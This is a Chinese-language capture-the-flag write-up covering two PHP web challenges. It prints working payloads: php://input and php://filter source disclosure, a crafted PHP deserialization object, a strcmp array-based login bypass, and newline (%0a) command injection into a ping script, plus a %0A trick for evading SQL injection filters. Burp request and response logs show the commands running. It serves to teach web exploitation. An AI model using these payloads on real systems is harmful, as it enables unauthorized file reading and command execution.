
总结：由此可见，php://input封装协议，是获取我们POST提交的原始数据，你提交啥，我就获取啥

好了，继续进入正题，题目中的pass参数是干嘛用的呢？看了一眼源代码，我们使用php://input封装协议配合file参数使用php伪协议获取index.php、class.php的源码信息

payload：

```
http://120.55.43.255:28119/?user=php://input&file=php://filter/read=convert.base64-encode/resource=index.php
```


如下图



将base64进行解密，得到index.php源码：

```php
<?php
error_reporting(E_ALL & ~E_NOTICE);
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user,'r')==="admin")){
    echo "hello admin!<br>";
    if(preg_match("/ffffffflag/",$file)){
        exit();
    }else{
        include($file); //class.php
        $pass = unserialize($pass);
        echo $pass;
    }
}else{
    echo "you are not admin ! ";
    echo "<br/>";
    echo "hava a rest and then change your choose.";
}

?>

<!--
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user,'r')==="admin")){
    echo "hello admin!<br>";
    include($file); //class.php
}else{
    echo "you are not admin ! ";
}
 -->
```

按照同样的方法，获取class.php



class.php源码：

```php
<?php
error_reporting(E_ALL & ~E_NOTICE);

class Read{//fffffflag.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
        }
        return "Awwwwwwwwww man";
    }
}
?>
```

已经全部的到源码，一扫而过，觉得和反序列化有关，那么我们再来看看index.php、class.php
分析代码：

```php
//index.php
<?php
error_reporting(E_ALL & ~E_NOTICE);
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user,'r')==="admin")){
    echo "hello admin!<br>";
    if(preg_match("/fffffflag/",$file)){//如果$file中有fffffflag，那么直接退出当前脚本
        exit();
    }else{
        include($file); //class.php//包含$file文件，这里提示我们包含class.php
        $pass = unserialize($pass);//将$pass进行反序列化
        echo $pass;
    }

?>
```

```php
//class.php
<?php
error_reporting(E_ALL & ~E_NOTICE);

class Read{//fffffflag.php//创建一个名为Read的类
    public $file;//定义一个公有变量$file，file同时也是类Read的一个属性
    public function __toString(){//定义一个公有的函数__toString，也是类Read的方法
        if(isset($this->file)){//如果类Read的属性file也就是$file是否设置，并且值是否为NULL
            echo file_get_contents($this->file);//如果$file存在且不为NULL，将$file文件读取出来，为字符串格式
        }
        return "Awwwwwwwwwww man";
    }
}
?>
```

好了，再index.php页面下，我们继续构造payload
这里存在一个反序列化，并且这个$pass是可控的，那么我们可以利用反序列化获取一些敏感信息（虽然没有eval函数，但有echo，可以修改反序列话数据，配合php伪协议，base64加密输出fffffflag.php）
我们先将上面的类实例化一个对象，进行序列化

```php
<?php
class Read{//fffffflag.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
        }
        return "Awwwwwwwwwww man";
    }
}
$peak=new Read();
echo serialize($peak);
?>
//序列化后的值：O:4:"Read":1:{s:4:"file";N;}
```

```php
<?php
class Read{//fffffflag.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
        }
        return "Awwwwwwwwww man";
    }
}
$peak=new Read();
echo serialize($peak);
?>
```

代码预览区：

O:4:"Read":1:{s:4:"file";N;}

如上图所示，file的值为NULL，那么我们修改file的值，改为我们自己想要的，我们想要执行

```
php://filter/read=convert.base64-encode/resource=fffffflag.php
```


那么就将序列化后的值就改为下面所示：

```
O:4:"Read":1:{s:4:"file";s:62:"php://filter/read=convert.base64-encode/resource=fffffflag.php";}
```

这个Read类序列化过后，将被序列化的值修改后，当它执行unserialize反序列化时，就会执行php://filter/read=convert.base64-encode/resource=fffffflag.php
这里最后的payload是

```
http://120.55.43.255:28119/?user=php://input&file=class.php&pass=O:4:"Read":1:{s:4:"file";s:62:"php://filter/read=convert.base64-encode/resource=fffffflag.php";}
```

bp图：




将base64解码后得到flag

```php
<?php
error_reporting(E_ALL & ~E_NOTICE);
//flag{woyebuzhidaoyaononggeshaflagheshia}
?>
```

第十题：strcmp漏洞和命令执行

题目如下：

There is a ping.php



发现了网页源代码的提示：

```
There is a ping.php
<!--
    $password="****************";
     if(isset($_POST['password'])){
        if (strcmp($_POST['password'], $password) == 0) {
            echo "Right!!!login success";
            include($_REQUEST['path']);
            exit();
        } else {
            echo "Wrong password..";
        }
-->
```


这里考到的是strcmp()函数漏洞
只有当if(0==0)，才会执行if语句，使用文件包含
strcmp()函数漏洞介绍：

> 注：这一个漏洞适用与5.3之前版本的php 我们首先看一下这个函数,这个函数是用于比较字符串的函数
> int strcmp (string $str1 , string $str2) 参数 str1第一个字符串。str2第二个字符串。如果
> str1 小于 str2 返回 < 0； 如果 str1 大于 str2 返回 > 0；如果两者相等，返回 0。
> strcmp()函数期望传入到它当中的数据是字符串类型，但是如果我们传入不合法的字符串类型的数据，这个函数将会有怎么样的行为呢？实际上，当这个函数接受到了不合法的字符串类型时，这个函数将发生错误，但是在5.3之前的php中，显示了报错的警告信息后，将return 0 !!! 也就是虽然报了错，但却返回0。php官方在后面的版本中修复了这个漏洞，使得报错的时候函数不返回任何值。
> 那么，如何绕过呢？
> 只要我们$_POST['password']是一个数组或者一个object即可，这两种是字符串，但它们是不合法的字符串，但又如何上传一个数组呢？请看下面
> php为了可以上传一个数组，会把上传的变量结尾带一对中括号当作数组上传，例如：password[]=xx，上传变量名为password的数组，其数组中的值为xx

登陆成功payload（POST提交）：等于号后面的值可以自己随意设置


```
password[]=1stPeak
```

There is a ping.phpRight!!!login success



获取php源码payload：
获取index.php

```
password[]=1stPeak&path=php://filter/read=convert.base64-encode/resource=index.php
```




base64解码：

```php
<?php
    echo "There is a ping.php";
    $password="ACmvXfSFUayohrLB";
    if(isset($_POST['password'])){
        if (strcmp($_POST['password'],$password) == 0) {
            echo "Right!!!login success";
            include($_REQUEST['path']);
            exit();
        }
        else{
            echo "Wrong password..";
        }
    }
?>

<!--
    $password="**************";
     if(isset($_POST['password'])){
        if (strcmp($_POST['password'], $password) == 0) {
            echo "Right!!!login success";
            include($_REQUEST['path']);
            exit();
        } else {
            echo "Wrong password..";
        }
-->
```

获取ping.php源码：

payload：

```
password[]=1stPeak&path=php://filter/read=convert.base64-encode/resource=ping.php
```



base64解码：

```php
<?php
if(isset($_REQUEST[ 'ip' ])) {
    $target = trim($_REQUEST[ 'ip' ]);
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '|' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
    $cmd = shell_exec( 'ping  -c 4 ' . $target );
        echo $target;
    echo  "<pre>{$cmd}</pre>";
}
```

ping.php的源码是修改的DVWA High级别的源码，将"| “改成了”|"，更加严谨

Payload（以下两种在bp中都可用，在hackbar中第二种不可用）：

```
password[]=1stPeak&path=ping.php&ip=127.0.0.1%0als
或
password[]=1stPeak&path=ping.php&ip=127.0.0.1
ls
```

Go Cancel < | > | Target: http://120.55.43.255:21173

Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: 120.55.43.255:21173
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101
Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.55.43.255:21173/
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Origin: http://120.55.43.255:21173
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

password[]=1stPeak&path=ping.php&ip=127.0.0.1%0als
```

? < + > Type a search term 0 matches

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Fri, 27 Dec 2019 06:10:11 GMT
Server: Apache/2.4.27 (Unix)
X-Powered-By: PHP/5.6.32
Content-Length: 145
Connection: close
Content-Type: text/html; charset=UTF-8

There is a ping.phpRight!!!login success127.0.0.1
ls<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
ffffff1111aagggg.txt
index.php
ping.php
</pre>
```

? < + > Type a search term 0 matches

Done 337 bytes | 19 millis

或

Go Cancel < | > | Target: http://120.55.43.255:21173

Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: 120.55.43.255:21173
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101
Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.55.43.255:21173/
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://120.55.43.255:21173
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

password[]=1stPeak&path=ping.php&ip=127.0.0.1
ls
```

? < + > Type a search term 0 matches

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Fri, 27 Dec 2019 06:10:46 GMT
Server: Apache/2.4.27 (Unix)
X-Powered-By: PHP/5.6.32
Content-Length: 104
Connection: close
Content-Type: text/html; charset=UTF-8

There is a ping.phpRight!!!login success127.0.0.1
ls<pre>ffffff1111aagggg.txt
index.php
ping.php
</pre>
```

? < + > Type a search term 0 matches

Done 296 bytes | 5,030 millis

%0a（表示换行，a不区分大小写，在Linux下使用，linux，linux，linux！！！）介绍：

```
1、%0a仅在Linux中可以使用，Windows中无法使用（亲测）
2、在一些协议中，如http和ftp，%0a可以是一个新的命令的开始，这就是为什么本题中在127.0.0.1后面加%0a，%0a后面的命令可以执行。因为shell_exec(ping -c 4 127.0.0.1%0als)，127.0.0.1%0als绕过了str_replace，先执行ping -c 4 127.0.0.1，然后换行了执行一个新的linux命令，ls
3、在GET请求时，将URL的SQL注入关键字用%0A分隔，%0A是换行符，在mysql中可以正常执行。
   因为：%0a是一个换行，表示新的一行，对于数据库为文本的就是一个新记录
   测试方法：
   请求测试url：http://www.webshell.cc/1.php?id=1%20union%20select%201,2,3,4  – 被拦截
   请求测试url：https://www.webshell.cc/1.php?id=-9%0Aunion%0Aselect 1,2,3,4   –- 绕过
```

参考：

https://www.webshell.cc/4362.html

https://www.xuebuyuan.com/431420.html

https://www.freebuf.com/articles/web/129607.html

https://www.cnblogs.com/wangyuyang1016/p/11999986.html